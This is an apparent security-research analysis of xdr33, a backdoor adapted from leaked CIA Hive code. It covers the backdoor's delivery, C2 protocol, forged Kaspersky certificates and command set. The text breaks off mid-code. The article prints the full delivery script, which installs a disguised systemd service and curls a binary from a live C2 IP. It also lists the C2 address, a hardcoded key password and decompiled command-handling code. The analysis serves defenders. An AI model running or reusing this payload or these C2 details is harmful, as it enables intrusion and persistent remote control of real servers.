

# Heads up! Xdr33, A Variant Of CIA's HIVE Attack Kit Emerges

By Alex.Turing


Published: 2023-01-10 · Archived: 2026-04-05 12:41:18 UTC

## Overview

On Oct 21, 2022, 360Netlab's honeypot system captured a suspicious ELF file `ee07a74d12c0bb3594965b51d0e45b6f`, which propagated via F5 vulnerability with zero VT detection, our system observes that it communicates with IP `45.9.150.144` using SSL with **forged Kaspersky certificates**, this caught our attention. After further lookup, we confirmed that this sample was adapted from the leaked Hive project server source code from CIA. **This is the first time we caught a variant of the CIA HIVE attack kit in the wild**, and we named it `xdr33` based on its embedded Bot-side certificate `CN=xdr33`.

To summarize, `xdr33` is a backdoor born from the CIA Hive project, its main purpose is to collect sensitive information and provide a foothold for subsequent intrusions. In terms of network communication, `xdr33` uses XTEA or AES algorithm to encrypt the original traffic, and uses SSL with Client-Certificate Authentication mode enabled to further protect the traffic; in terms of function, there are two main tasks: beacon and trigger, of which beacon is periodically report sensitive information about the device to the hard-coded Beacon C2 and execute the commands issued by it, while the trigger is to monitor the NIC traffic to identify specific messages that conceal the Trigger C2, and when such messages are received, it establishes communication with the Trigger C2 and waits for the execution of the commands issued by it.

The functional schematic is shown below.



Hive uses the `BEACON_HEADER_VERSION` macro to define the specified version, which has a value of `29` on the Master branch of the source code and a value of `34` in `xdr33`, so perhaps `xdr33` has had several rounds of iterative updates already. Comparing with the HIV source code, `xdr33` has been updated in the following 5 areas:

- New CC instructions have been added
- Wrapping or expanding functions
- Structs have been reordered and extended
- Trigger message format
- Addition of CC operations to the Beacon task

These modifications to `xdr33` are not very sophisticated in terms of implementation, and coupled with the fact that the vulnerability used in this spread is N-day, we tend to rule out the possibility that the CIA continued to improve on the leaked source code and consider it to be the result of a cyber attack group borrowing the leaked source code.

## Vulnerability Delivery Payload

The md5 of the Payload we captured is `ad40060753bc3a1d6f380a5054c1403a`, and its contents are shown below.

```
cat <<EOF > /etc/systemd/system/logd.service
[Unit]
Description=Logs system statistics to the systemd journal
Wants=logd.timer

[Service]
Type=oneshot
ExecStart=/bin/bash /var/service/logd.check
StandardOutput=null
StandardError=null
KillMode=process

[Install]
WantedBy=multi-user.target
EOF

# logd.timer
cat <<EOF > /etc/systemd/system/logd.timer
[Unit]
Description=Logs system statistics to the systemd journal
Requires=logd.service

[Timer]
Unit=logd.service
OnCalendar=*-* *:*:00

[Install]
WantedBy=timers.target
EOF

cat << EOF > /var/service/logd.check
var=$(ps -ef | grep hlogd | grep -v grep)
if [ -z "$var" ]; then
    cd /command/bin && ./hlogd
fi
EOF

chmod 755 /var/service/logd.check
[ ! -f /command/bin/hlogd ] && mkdir -p /command/bin && curl http://45.9.150.144:20966/lin-x86 -o /command/bin/hlogd && chmod 755 /command/bin/hlogd
systemctl daemon-reload
systemctl enable logd.service
systemctl start logd.service
```

*Disguised logd service*

The code is simple and straightforward, and its main purpose is to

- Download the next stage of the sample and disguise it as `/command/bin/hlogd`.
- Install `logd` service for persistence.

## Sample analysis

We captured only one sample of `xdr33` for the X86 architecture, and its basic information is shown below.

```
MD5:ee07a74d12c0bb3594965b51d0e45b6f
ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
Packer: None
```

Simply put, when xdr33 runs in the compromised device, it first decrypts all the configuration information, then checks if it has root/admin permissions, if not, it prints “Insufficient permissions. try again... “and exit; otherwise initialize various runtime parameters, such as C2, PORT, runtime interval, etc. Finally, the two functions beacon\_start and TriggerListen are used to open the two tasks of Beacon and Trigger.

```
if (beaconInfo.initDelay > 0) {
    // create beacon thread
    DLX(1, printf("Calling BeaconStart()\n"));
    retVal = beacon_start(&beaconInfo);
    if (0 != retVal) {
        DLX(1, printf("Beacon Failed to Start!\n"));
    }
} else {
    DLX(1, printf("ALL BEACONS DISABLED, beaconInfo.initDelay <= 0.\n"));
}

// delete delay
DLX(1, printf("Self delete delay: %lu.\n", delete_delay));

#ifdef VALGRIND
DLX(2, printf("\tCalling TriggerListen()\n"));
(void)TriggerListen(trigger_delay, delete_delay);
#endif
```

The following article mainly analyzes the implementation of Beacon and Trigger from the perspective of binary inversion; at the same time, we also compare and analyze the source code to see what changes have occurred.


## Decrypting configuration information






















xdr33 decodes the configuration information by the following code snippet decode\_str, its logic is very simple, i.e., byte-by-byte inverse.

```
int __cdecl decode_str(int a1, int a2)
{
    int result; // eax

    for ( result = 0; result < a2; ++result )
        *(_BYTE *)(a1 + result) = ~*(_BYTE *)(a1 + result);
    return result;
}
```

In IDA you can see that decode\_str has a lot of cross-references, 152 in total. To assist in the analysis, we implemented the IDAPython script Decode\_RES in the appendix to decrypt the configuration information.

 xrefs to decode\_str

Direction	Type	Address	Text
 Up	p	main+136	call decode_str
 Up	p	main+147	call decode_str
 Up	p	main+162	call decode_str
 Up	p	main+170	call decode_str
 Up	p	decode_init+D	call decode_str
 Up	p	decode_init+1B	call decode_str
 Up	p	decode_init+29	call decode_str
 Up	p	decode_init+37	call decode_str
 Up	p	decode_init+45	call decode_str
 Up	p	decode_init+53	call decode_str
 Up	p	decode_init+61	call decode_str
 Up	p	decode_init+6F	call decode_str
 Up	p	decode_init+7D	call decode_str
 Up	p	decode_init+8B	call decode_str
 Up	p	decode_init+99	call decode_str
 Up	p	decode_init+A7	call decode_str
 Up	p	decode_init+B5	call decode_str
 Up	p	decode_init+C3	call decode_str
 Up	p	decode_init+D1	call decode_str
 Up	p	decode_init+DF	call decode_str
 Up	p	decode_init+ED	call decode_str

Line 1 of 152

The decryption results are shown below, including Beacon C2 `45.9.150.144`, runtime prompt messages, commands to view device information, etc.

```

80dc0f4, b'45.9.150.144\x00\x86\xb8\x01C+\xf7,\xf5\xe7\x0b\xd4Q\xb9\xa6\n~\xfeIN\xc9\x9e\xa3n\x:
\xab\xe1\xaayt\xaa\x18\xc0Q\xc1\x0b\xf6\xd6\xa3f\x0b` \xc3\xe4\xe0\x9a\xd2\xc c\x82\x92%\x02\xdc\
\x82\x8bw\x01\x06\xb8\xa2\xe5\x84\xa4\xa8a\xb5\x87I\xb9\xb7\xa8a\xcf\x8c\xce\xc3Ln\x14"\xcbk\x08\
\xc8\xcd\xf06\x17\x17-\x16\xc4n\xcd\xaa:\xd5\x9bT\xa2\xd9\xdc\x04\xb81\xd0\xa0\xe1\x12\x1dq\xd4
80dc1f4, b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
80dc204, b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
80dcee0, b'Insufficient permissions. Try again...\n\x00'
80dceb0, b'a:cD:d:hi:j:k:P:p:S:s:t:\x00'
80dcea0, b'Option error\x00'
80dce90, b'File not found\x00'
80dce80, b'ID too short\x00'
80dce60, b'Too many characters for address\x00'
80dce50, b'/proc/uptime\x00'
80dce44, b'tasklist\x00'
80dce3c, b'ps -ef\x00'
80dce34, b'proc\x00'
80dce2c, b'stat\x00'
80dce00, b'\npid state ppid pgrp session command\n\x00'
80dcddc, b'ipconfig /all\x00'
80dcdc8, b'/sbin/ifconfig -a\x00'
80dcda0, b'error fetching interface information\x00'

```

## Beacon Task

The main function of Beacon is to periodically collect PID, MAC, SystemUpTime, process and network related device information; then use bzip, XTEA algorithm to compress and encrypt the device information, and report to C2; finally wait for the execution of the commands issued by C2.

### 0x01: Information Collection

- MAC

Query MAC by `SIOCGIFCONF` or `SIOCGIFHWADDR`

```

do
{
    if ( !GetMac_via_SIOCGIFCONF((int)(a1 + 308)) )
        break;
    wrap_sleep(4);
    if ( !GetMac_via_SIOCGIFHWADDR((int)(a1 + 308), "eth0" ) )
        break;
    if ( !GetMac_via_SIOCGIFHWADDR((int)(a1 + 308), "enp0s3" ) )
        break;
    if ( !GetMac_via_SIOCGIFHWADDR((int)(a1 + 308), "en0" ) )
        break;
    --v1;
}
while ( v1 );

```

- SystemUpTime

Collects system up time via `/proc/uptime`

```
int getuptime()
{
    int v0; // eax
    int v2; // ebx
    int v3; // [esp+14h] [ebp-Ch] BYREF

    v3 = 0;
    v0 = __GI_fopen(aProcUptime, "r");
    if ( !v0 )
        return 0;
    v2 = v0;
    if ( sub_809B387(v0, "%i", &v3) == -1 )
        return 0;
    sub_8099528(v2);
    return v3;
}
```

/proc/uptime

- Process and network-related information

Collect process, NIC, network connection, and routing information by executing the following 4 commands

<code>net_cmd</code>	<code>dd offset aPsEf</code>	<code>; DATA XREF: run_cmd+21</code>
		<code>; "ps -ef"</code>
	<code>dd offset aSbinIfconfigA</code>	<code>; "/sbin/ifconfig -a"</code>
	<code>dd offset aNetstatAntu</code>	<code>; "netstat -antu"</code>
	<code>dd offset aNetstatRn</code>	<code>; "netstat -rn"</code>

## 0x02: Information processing

Xdr33 combines different device information through the update\_msg function

```
v15 = get_proclist(v64);
if ( v15 )
    update_msg((_DWORD *)dword_80EA720, 3, (int)v15, v64[0]);
v64[0] = 2048;
v16 = get_ifconfig(v64);
if ( v16 )
    update_msg((_DWORD *)dword_80EA720, 4, (int)v16, v64[0]);
v64[0] = 2048;
v17 = get_netstatRN((int)v64);
if ( v17 )
    update_msg((_DWORD *)dword_80EA720, 5, v17, v64[0]);
v64[0] = 2048;
v18 = (int)get_netstatANTU(v64);
if ( v18 )
    update_msg((_DWORD *)dword_80EA720, 6, v18, v64[0]);
```

In order to distinguish different device information, Hive designed ADD\_HDR, which is defined as follows, and "3, 4, 5, 6" in the above figure represents different Header Type.

```
typedef struct __attribute__((packed)) add_header {
    unsigned short type;
    unsigned short length;
} ADD_HDR;
```

What does "3, 4, 5, 6" represent exactly? This depends on the definition of Header Types in the source code below. xdr33 is extended on this basis, with two new values 0 and 9, representing Sha1[:32] of MAC , and PID of xdr33 respectively

```
//Header types
#define MAC 1
#define UPTIME 2
#define PROCESS_LIST 3
#define IPCONFIG 4
#define NETSTAT_RN 5
#define NETSTAT_AN 6
#define NEXT_BEACON_TIME 7
```

Some of the information collected by xdr32 in the virtual machine is shown below, and it can be seen that it contains the device information with head type 0,1,2,7,9,3.

00000000:	00 00 00 20-63 35 35 63-37 37 36 39-35 62 36 66	c55c77695b6f	<div style="background-color: #00b0f0; color: white; padding: 2px;">header type</div> <div style="background-color: #e91e63; color: white; padding: 2px;">length</div> <div style="background-color: #fff9c4; padding: 2px;">device info</div>
00000010:	64 35 63 32-34 62 30 63-66 37 63 63-63 65 33 65	d5c24b0cf7ccce3e	
00000020:	34 36 34 30-00 01 00 11-30 30 2D 30-63 2D 32 39	4640 0c 29-94-d9-43	
00000030:	2D 39 34 2D-64 39 2D 34-33 00 02 00-07 32 32 37	-94-d9-43 0 227	
00000040:	34 31 34 00-00 07 00 03-36 32 38 00-09 00 06 31	414 628 41	
00000050:	30 38 39 34-33 00 03 5C-8D 0A 55 49-44 20 20 20	08943 iJID	

It is worth mentioning that type=0, Sha1[:32] of MAC , which means that it takes the first 32 bytes of MAC SHA1. Take the mac in the above figure as an example, its calculation process is as follows.

```
mac:00-0c-29-94-d9-43,remove "-"
result:00 0c 29 94 d9 43

sha1 of mac:
result:c55c77695b6fd5c24b0cf7ccce3e464034b20805

sha1[:32] of mac:
result:c55c77695b6fd5c24b0cf7ccce3e4640
```



# "content/document/repo\_hive/client/ssl/CA"



The CA certificate, Bot certificate and PrivKey are hardcoded in xdr32 in DER format.

```
if ( sub_8087516((int)&unk_80E3160, (int)&CA, 0x561) )  
    return 0;  
dword_80E3418 = 0;  
memset(&unk_80E32C0, 0, 0x158u);  
dword_80E341C = 0;  
if ( sub_8087516((int)&unk_80E32C0, (int)&Cert, 0x529)  
    || sub_8079BB7((int)&dword_80E3418, PrivKey, 0x4A7u, (int)"j9POZ2wRopIMyJQkzsg0a9DV", 25) )  
{  
    return 0;  
}
```

The Bot certificate can be viewed using `openssl x509 -in Cert -inform DER -noout -text`, where CN=xdr33, which is where the family name comes from.

```

Validity
  Not Before: Oct  7 19:50:07 2022 GMT
  Not After : Mar 16 19:50:07 2023 GMT
Subject: C=RU, O=Kaspersky Laboratory, CN=Engineering, CN=xdr33, ST=Moscow, L=Moscow, OU=IT
Subject Public Key Info:
  Public Key Algorithm: rsaEncryption
  Public-Key: (2048 bit)
  Modulus:
    00:e9:7b:61:a8:f8:d4:dd:71:6e:f3:fe:0f:31:54:
    38:8a:a2:5b:95:e5:e6:5e:16:d5:58:c3:e1:63:fb:
    13:9d:d1:1c:3b:9b:d0:98:83:0d:25:cd:66:21:26:
    53:34:fc:dd:75:74:ab:8f:48:7d:18:97:b4:8b:1d:
    02:21:92:03:dd:b1:f2:64:72:e2:a9:bf:de:c3:29:
    45:9a:a4:8e:56:4b:e2:1b:f2:5e:a3:5e:d4:02:a8:
    6c:34:6a:55:bb:f9:7c:14:cd:ea:08:72:44:ef:3f:
    b0:06:a1:dd:c1:52:19:32:df:6f:2d:a2:ed:8b:62:
    b2:25:5f:a3:d4:5d:46:4e:4f:17:da:37:08:e0:39:
    e7:54:a2:44:f3:5a:d2:69:fc:da:5f:62:41:73:a2:
    7a:86:8b:c5:30:c3:fd:20:66:f6:2f:04:50:31:93:
    6d:66:a4:ae:b3:a2:4c:a2:58:64:3b:47:6d:bf:15:
    ca:c9:39:b5:93:bf:47:2f:73:e5:65:d8:0a:b7:a1:
    c9:16:8b:a4:c2:45:8d:0f:c3:4d:4d:b7:01:5c:35:
    96:0d:d2:78:da:0f:f5:23:46:7b:b4:c9:1d:28:58:
    1f:8d:4b:ad:f7:42:d7:29:14:6e:10:d7:14:ad:b8:
    bb:e4:be:8f:d8:54:70:3e:7a:af:56:ff:b7:37:6e:
    4c:65

```

You can use `openssl s_client -connect 45.9.150.144:443` to see the C2 certificate. bot, C2 certificates are disguised as being related to kaspersky, reducing the suspiciousness of network traffic in this way.


```

Not Before: Oct  7 19:47:59 2022 GMT
Not After : Oct  2 19:47:59 2023 GMT
Subject: C=RU, O=Kaspersky Laboratory, CN=www.kaspersky.com, CN=server33, ST=Moscow, L=Moscow, OU=IT
Subject Public Key Info:
  Public Key Algorithm: rsaEncryption
  Public-Key: (2048 bit)
  Modulus:
    00:eb:72:a1:54:5d:c7:9f:61:fd:02:ff:4f:e8:07:
    3e:b4:93:23:73:e3:d8:40:10:bf:16:32:6c:7b:4a:
    0c:11:fe:31:10:24:24:37:2e:10:2a:ee:86:2d:26:
    06:17:a1:c7:0a:7f:11:39:b6:2c:02:70:dc:cd:e4:
    f8:92:f0:e5:4c:a8:9b:cc:85:da:93:a9:93:30:77:
    8f:67:56:58:84:d0:39:64:12:98:98:cf:f1:e4:53:
    6b:93:1d:1e:cc:18:35:fe:d0:19:d4:fd:88:9b:21:
    c2:56:02:9d:c3:9c:2d:90:85:72:5b:6f:a7:11:
    46:a4:1a:f5:4f:73:2b:b8:f3:1d:c2:1d:
    7d:2e:c1:61:5c:e9:c2:5f:16:bd:
    81:43:57:9b:74:e4:f4:17:
    90:5b:4d:2c:cd:bb:
    fc:e0:cc:d9:
    8d:0f:89:af:
    ab:77:de:c1:90:d9:fe:f2:1e:3a:35:31:00:b3:86:
    8f:08:6a:0e:b1:7c:33:1f:e7:12:33:45:a7:16:ca:
    e1:5d:43:58:aa:46:b0:9f:30:ac:40:d9:ca:25:8d:
    fc:ed

```

**Impersonate Kaspersky**

The CA certificates are shown below. From the validity of the 3 certificates, we presume that the start of this activity is after 2022.10.7.



## Step2: Obtain XTEA key

After establishing SSL communication between Bot and C2, Bot requests XTEA key from C2 via the following code snippet.

```

for ( j = 0; j != 64; *((_BYTE *)v64 + j++) = sub_80A1423() % 255 )
,
v49 = (payload_len & 0xFFFFFFFF8) + 8;
memset(v63, 0, sizeof(v63));
memset(tmp, 0, 30u);
wrap_sprintf((int)v63, (int)"%u", v49);
v27 = 0;
tmp[0] = strlen(v63) ^ 5;
while ( 1 )
{
v28 = strlen(v63) + 1;
if ( v27 >= v28 )
break;
v29 = v63[v27++];
tmp[v27] = v29 ^ 5;
}
qmemcpy(v64, tmp, v28);
if ( crypto_write((int)v54, v64, 0x40u) < 0 )
goto LABEL_90;
memset(v64, 0, sizeof(v64));
v30 = crypto_read(v54, v64, 0x20u);
if ( v30 != 32 )
break;
qmemcpy(v62, (char *)v64 + (LOBYTE(v64[0]) ^ 5u) % 0xF + 1, sizeof(v62));
    
```

random 64 bytes

(len of len of device info) xor 5

(len of device info) xor 5

get the tea key

The processing logic is.

1. Bot sends 64 bytes of data to C2 in the format of "length of device information length string (xor 5) + device information length string (xor 5) + random data".
2. Bot receives 32 bytes of data from C2 and gets 16 bytes of XTEA KEY from it, the equivalent python code to get the KEY is as follows.

```

XOR_KEY=5
def get_key(rand_bytes):
    
```

```
offset = (ord(rand_bytes[0]) ^ XOR_KEY) % 15
return rand_bytes[(offset+1):(offset+17)]
```

### Step3: Report XTEA encrypted device information to C2

Bot uses the XTEA KEY obtained from Step2 to encrypt the device information and report it to C2. since the device information is large, it usually needs to be sent in chunks, Bot sends up to 4052 bytes at a time, and C2 replies with the number of bytes it has accepted.

```
xtea_enc((int)v66, 1, (unsigned int *)v63, v61);
already_send = 0;
do
{
    v39 = v49 - already_send;
    if ( v49 - already_send > 4052 )
        v39 = 4052;
    if ( crypto_write((int)v54, (unsigned int *)((char *)v15 + already_send), v39) < 0 )
        goto LABEL_90;
    memset(v63, 0, sizeof(v63));
    v40 = crypto_read(v54, (unsigned int *)v63, 30u);
    if ( v40 < 0 )
    {
        sub_80997AE("2");
        goto LABEL_90;
    }
    if ( !v40 )
        break;
    already_send += hex((int)v63);
}
while ( v49 > already_send );
```

It is also worth mentioning that XTEA encryption is only used in Step3, and the subsequent Step4 only uses the SSL-negotiated encryption suite for network traffic, and no longer uses XTEA.

### Step4: Waiting for execution command (new function added by xdr33)

After the device information is reported, C2 sends 8 bytes of task number N of this cycle to Bot, if N is equal to 0, it will sleep for a certain time and enter the next cycle of Beacon Task; if not, it will send 264 bytes of task. bot

receives the task, parses it, and executes the corresponding instruction.

```

v30 = crypto_read(v54, v61, 8u);
if (v30 == 8)
{
while ( v41 < _byteswap_ulong(v61[1]) )
{
memset(v66, 0, 0x108u);
v42 = crypto_read(v54, (unsigned int *)v66, 264u);
v30 = v42;
if ( v42 > 0 )
{
if (v42 == 264)
Handle_beacon_cmd((int)v54, v66);
}
else if ( v42 != 0xFFFF9700 )
{
goto LABEL_91;
}
++v41;
}
v30 = 0;
}

case 1:
updated = Download(a1, (char *)v2, _byteswap_ulong*((_DWORD *)a2 + 64), 0);
goto LABEL_4;
case 2:
updated = exec((int)v2, *((_DWORD *)a2 + 65), 0, 0);
goto LABEL_4;
case 3:
updated = update(a1, *((_DWORD *)a2 + 65), (const char *)v2, _byteswap_ulong*((_DWORD *)a2 + 64));
goto LABEL_4;
case 4:
updated = upload(a1, (char *)v2);
goto LABEL_4;
case 5:
v6[0] = delete_1((char *)v2);
if ( !v6[0] )
goto LABEL_13;
updated = delete_2((int*)v2);
EL_4:
v6[0] = update(a1, (char *)v2, _byteswap_ulong(v6[0]));
EL_13:
v6[0] = _byteswap_ulong(v6[0]);
crypto_write(a1, v6, 8u);
free(v2);
return v6[0];
case 8:
updated = launchshell((int)v2);
goto LABEL_4;
case 9:
updated = proxy((int)v2);

```

beacon c2 supported cmds

The supported instructions are shown in the following table.

Index	Function
0x01	Download File
0x02	Execute CMD with fake name "[kworker/3:1-events]"
0x03	Update
0x04	Upload File
0x05	Delete
0x08	Launch Shell
0x09	Socket5 Proxy
0x0b	Update BEACONINFO

## Network Traffic Example

The actual step2 traffic generated by xdr33

```

00000000 01 31 32 37 35 28 1e 6f 57 ee c9 10 35 73 95 38 .1275(.o W...5s.8
00000010 f2 61 bf 42 6b 95 6e 91 99 45 e8 ab 5c 1e 2e 83 .a.Bk.n. .E.. \...
00000020 bd f7 ce 32 22 84 61 53 0c 12 a2 8e 57 47 00 ...2".a. ....WG.
00000030 51 5f da 62 2e 8c 62 53 3a 4a 1a 4f ff d0 Q_.b..b. ...:J.O..
00000000 4a 75 0c 36 ea 2e 09 9b 08 cf 53 be e7 a0 be 11 Ju.6.... ..S.....
00000010 42 31 f4 45 3a b1 99 fb 08 05 a6 93 ef 23 a4 84 B1.E:... ..#..
00000040 65 d8 b1 f9 b8 37 37 eb 71 b7 93 65 54 80 74 8f e....//. q..eI.t.
00000050 8b e3 cf bb 40 ae 54 9f 86 83 e2 0b 6a 68 57 d0 ....@.T. ....jhw.
00000060 9a 2f 5b 84 93 1e b1 ed 30 81 34 72 e1 47 df 27 ./[..... 0.4r.G.'
00000070 e9 20 17 dd 34 fd 83 af cb ff 0a 45 22 0a e8 d1 . ..4... ...E"...
00000080 7b d2 77 cb 68 b3 2d 5e ea 56 50 50 82 4a 61 c6 {.w.h.-^ .VPP.Ja.
00000090 9e 68 17 c8 10 9e dd a3 b8 b4 13 c5 6f d9 a8 dd .h..... ....O...
000000A0 3d e3 fc d8 46 47 53 45 c5 1f 9d 83 f0 dc =...FGoe TF.....
000000B0 af bd fb a3 34 d0 4b 22 d4 18 85 c3 5a f5 59 dc ....4.K" ....Z.Y.
000000C0 a8 8e 15 64 ba 8c 8d 6d 38 d4 37 01 45 ad de a1 ...d...m 8.7.E...
000000D0 dc 61 54 0a b6 49 ca 5c 78 b3 a6 5b 9a 24 7b 3a .aT..I.\ x..[${:
000000E0 01 f8 bc e3 b6 03 83 2b 3b 02 3a e3 ec 8d cb 4a .....+ ;:.....J
000000F0 11 32 30 4a a7 5d 57 62 52 f9 a6 63 ae 13 6c 43 .20J.]wb R..c..lC
00000100 0d 48 54 8c d4 23 3f 00 71 ce 85 4c ec 45 2b fc .HT..#?. q..L.E+.
00000110 cb 73 25 21 cf 5f b0 04 c6 2c bb 0d f3 00 b4 c0 k... 8

```

The interaction in step3, and the traffic from step4

```

00001000 7c 16 ec 75 d5 32 e2 a7 53 09 93 75 00 ae d9 b1 |..u.2.. S..u....
00001010 db b3 5c 82 ..\
00000020 34 30 35 32 4052
00001274 28 28 87 67 fe 24 ac 6c a1 c1 d6 99 1c b2 8f a5 ((.g.$..l .....
00001294 d3 7a d7 ac 10 42 07 ca 24 3d a1 65 54 91 fc 5c .z...B.. $=.eT..\
000012A4 c6 22 de 87 6e 14 6b d2 3b d6 72 25 ."..n.k. ;.r%
00000024 36 36 38 668
00000027 00 00 00 00 00 00 00 00 step 4...

```

What information can we get from this? ?

1. The length of the device information length string, `0x1 ^ 0x5 = 0x4`
2. The length of the device information, `0x31,0x32,0x37,0x35` respectively xor 5 gives 4720
3. tea key `2E 09 9B 08 CF 53 BE E7 A0 BE 11 42 31 F4 45 3A`
4. C2 will confirm the length of the device information reported by the BOT, `4052+668 = 4720`, which corresponds to the second point
5. The number of tasks in this cycle is `00 00 00 00 00 00 00`, i.e. there is no task, so no specific task of 264 bytes will be issued.

The encrypted device information can be decrypted by the following code, and the decrypted data is `00 22 00 14 42 5A 68 39`, which contains the `beacon_header_version + os + bzip magic`, and the previous analysis can correspond to one by one.

```
import hexdump
import struct

def xtea_decrypt(key,block,n=32,endian="!"):
    v0,v1 = struct.unpack(endian+"2L", block)
    k = struct.unpack(endian+"4L",key)
    delta,mask = 0x9e3779b9,0xffffffff
    sum = (delta * n) & mask
    for round in range(n):
        v1 = (v1 - (((v0<<4 ^ v0>>5) + v0) ^ (sum + k[sum>>11 & 3]))) & mask
        sum = (sum - delta) & mask
        v0 = (v0 - (((v1<<4 ^ v1>>5) + v1) ^ (sum + k[sum & 3]))) & mask
    return struct.pack(endian+"2L",v0,v1)

def decrypt_data(key,data):
    size = len(data)
    i = 0
    ptext = b''
    while i < size:
        if size - i >= 8:
            ptext += xtea_decrypt(key,data[i:i+8])
            i += 8
    return ptext
key=bytes.fromhex("""
2E 09 9B 08 CF 53 BE E7 A0 BE 11 42 31 F4 45 3A
""")
enc_buf=bytes.fromhex("""
65 d8 b1 f9 b8 37 37 eb
""")

hexdump.hexdump(decrypt_data(key,enc_buf))
```

## Trigger Task

The main function of the Trigger is to listen to all traffic and wait for the Trigger IP message in a specific format. Once the message and the Trigger Payload hidden in the message pass the layers of verification, the Bot establishes communication with the C2 in the Trigger Payload and waits for the execution of the instructions sent.

### 0x1: Listening for traffic

Use the function call `socket( PF_PACKET, SOCK_RAW, htons( ETH_P_IP ) )` to set RAW SOCKET to capture IP messages, and then the following code snippet to process IP messages, you can see that Trigger supports TCP,UDP and the maximum length of message Payload is 472 bytes. This kind of traffic sniffing implementation will increase the CPU load, in fact using BPF-Filter on sockets will work better.

```


if ( protocol != 17 )
{
    if ( protocol == 6 ) // tcp part
    {
        HIBYTE(v12) = v4->tot_len;
        LOBYTE(v12) = HIBYTE(v4->tot_len);
        tcp = (tcphdr *)((char *)v4 + 4 * v6);
        tcppayload_len = v12 - 4 * v6 - 4 * ((*(_BYTE *)tcp + 12) >> 4);
